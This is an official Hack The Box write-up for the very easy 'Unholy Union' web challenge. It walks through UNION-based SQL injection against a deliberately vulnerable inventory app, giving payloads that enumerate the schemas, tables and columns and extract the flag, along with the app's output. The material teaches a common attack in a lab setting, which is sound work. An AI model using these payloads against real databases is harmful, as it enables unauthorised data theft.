



# HACKTHEBOX



## Unholy Union

20<sup>th</sup> October 2024 / Document No. D24.102.210

Prepared By: `Xc1ow3n`

Challenge Author: `Xc1ow3n`

Difficulty: **Very Easy**

Classification: Official

## Synopsis

---

- Unholy Union is a very easy web challenge designed to help players understand and exploit SQL Injection.

## Skills Required

---

- Basic knowledge of SQL


## Skills Learned

---


- SQL Injection

# Solution


Visiting the web app displays the following page:



We can perform a search, which updates the SQL query, and clicking the search button shows the results in both the web app and the debug window.




Let's add a quote to see if we can break out of the SQL query and inject our own commands.



We get a syntax error, which means we can inject SQL. Let's retrieve all the existing databases using the following query:

```
Gun' UNION SELECT NULL, NULL, NULL, NULL, (SELECT GROUP_CONCAT(SCHEMA_NAME) FROM information_schema.schemata) -- -
```



Running this query shows a database named `halloween_inventory` in addition to the default ones.

Next, let's fetch all the tables in this database with the following query:

```
Gun' UNION SELECT NULL, NULL, NULL, NULL, (SELECT GROUP_CONCAT(TABLE_NAME) FROM
information_schema.tables WHERE TABLE_SCHEMA='halloween_inventory') -- -
```

**HAUNTED INVENTORY MANAGER**

WELCOME TO THE SPOOKY FUTURE OF HAUNTED INVENTORY MANAGEMENT. KEEP TRACK OF YOUR EERIE AND CURSED ITEMS... IF YOU DARE!

⚠ ATTENTION: OUR SYSTEM IS HAUNTED BY AN UNKNOWN FORCE. THE SYSTEM IS LOCKED DOWN FOR YOUR SAFETY. ⚠

SEARCH THE CURSED INVENTORY MANUALLY BELOW, IF YOU DARE... 🔍

Gun' UNION SELECT NULL,NULL,NULL,(SELECT GROUP\_CONCAT(TABLE\_NAME) FROM INFORMATION\_SCHEMA.TABLES WHERE TABLE\_SCHEMA='HALLOWEEN\_INVENTORY') -- -

**SEARCH**

RESULTS				
ID	NAME	DESCRIPTION	ORIGIN	CREATED_AT
3	PORTAL GUN	A HANDHELD DEVICE THAT CREATES PORTALS BETWEEN DIMENSIONS.	EARTH DIMENSION C-137	2024-10-21 03:01:57
				FLAG INVENTORY

**SQL QUERY**

```
Gun' UNION SELECT NULL,NULL,NULL,NULL,(SELECT GROUP_CONCAT(TABLE_NAME) FROM information_schema.tables
```

**SQL OUTPUT**

```
[
  {
    "id": 3,
    "name": "Portal Gun",
    "description": "A handheld device that creates portals between dimensions.",
    "origin": "Earth Dimension C-137",
    "created_at": "2024-10-21 03:01:57"
  },
  {
    "id": null,
    "name": null,
    "description": null,
    "origin": null,
    "created_at": "Flag,inventory"
  }
]
```

We see a table named `flag`. Now, let's find the columns in this table to retrieve data. Use this query:

```
Gun' UNION SELECT NULL, NULL, NULL, NULL, (SELECT GROUP_CONCAT(COLUMN_NAME) FROM
information_schema.columns WHERE table_name='flag') -- -
```

**HAUNTED INVENTORY MANAGER**

WELCOME TO THE SPOOKY FUTURE OF HAUNTED INVENTORY MANAGEMENT. KEEP TRACK OF YOUR EERIE AND CURSED ITEMS... IF YOU DARE!

⚠ ATTENTION: OUR SYSTEM IS HAUNTED BY AN UNKNOWN FORCE. THE SYSTEM IS LOCKED DOWN FOR YOUR SAFETY. ⚠

SEARCH THE CURSED INVENTORY MANUALLY BELOW, IF YOU DARE... 🔍

Gun' UNION SELECT NULL,NULL,NULL,(SELECT GROUP\_CONCAT(COLUMN\_NAME) FROM INFORMATION\_SCHEMA.COLUMNS WHERE TABLE\_NAME='FLAG') -- -

**SEARCH**

RESULTS				
ID	NAME	DESCRIPTION	ORIGIN	CREATED_AT
3	PORTAL GUN	A HANDHELD DEVICE THAT CREATES PORTALS BETWEEN DIMENSIONS.	EARTH DIMENSION C-137	2024-10-21 03:01:57
				FLAG

**SQL QUERY**

```
NULL,NULL,NULL,(SELECT GROUP_CONCAT(COLUMN_NAME) FROM information_schema.columns WHERE table_name='flag') -
```

**SQL OUTPUT**

```
[
  {
    "id": 3,
    "name": "Portal Gun",
    "description": "A handheld device that creates portals between dimensions.",
    "origin": "Earth Dimension C-137",
    "created_at": "2024-10-21 03:01:57"
  },
  {
    "id": null,
    "name": null,
    "description": null,
    "origin": null,
    "created_at": "flag"
  }
]
```

Now that we know the column and table names, let's fetch the flag using this query:

```
Gun' UNION SELECT NULL, NULL, NULL, NULL, (SELECT GROUP_CONCAT(flag) FROM flag) -- -
```

👻 HAUNTED INVENTORY MANAGER 👻

WELCOME TO THE SPOOKY FUTURE OF HAUNTED INVENTORY MANAGEMENT. KEEP TRACK OF YOUR CURSED AND CURSED ITEMS... IF YOU DARE!

⚠️ ATTENTION: OUR SYSTEM IS HAUNTED BY AN UNKNOWN FORCE. THE SYSTEM IS LOCKED DOWN FOR YOUR SAFETY. ⚠️

SEARCH THE CURSED INVENTORY MANUALLY BELOW IF YOU DARE... 🔍

GUN' UNION SELECT NULL,NULL,NULL,NULL,(SELECT GROUP\_CONCAT(flag) FROM flag) -- -

SEARCH

RESULTS				
ID	NAME	DESCRIPTION	ORIGIN	CREATED_AT
3	PORTAL GUN	A HANDHELD DEVICE THAT CREATES PORTALS BETWEEN DIMENSIONS.	EARTH DIMENSION C-137	2024-10-21 03:01:57
HTB{UNION INJECTION 40% SAFE TO (SADLY 0% HUH??)}				

SQL QUERY

inventory WHERE name LIKE '%Gun' UNION SELECT NULL,NULL,NULL,NULL,(SELECT GROUP\_CONCAT(flag) FROM flag) -- -

SQL OUTPUT

[  
 {  
 "id": 3,  
 "name": "Portal Gun",  
 "description": "A handheld device that creates portals between dimensions.",  
 "origin": "Earth Dimension C-137",  
 "created\_at": "2024-10-21 03:01:57"  
 },  
 {  
 "id": null,  
 "name": null,  
 "description": null,  
 "origin": null,  
 "created\_at": "HTB{[REDACTED]}"  
 }  
]

This completes the challenge! :)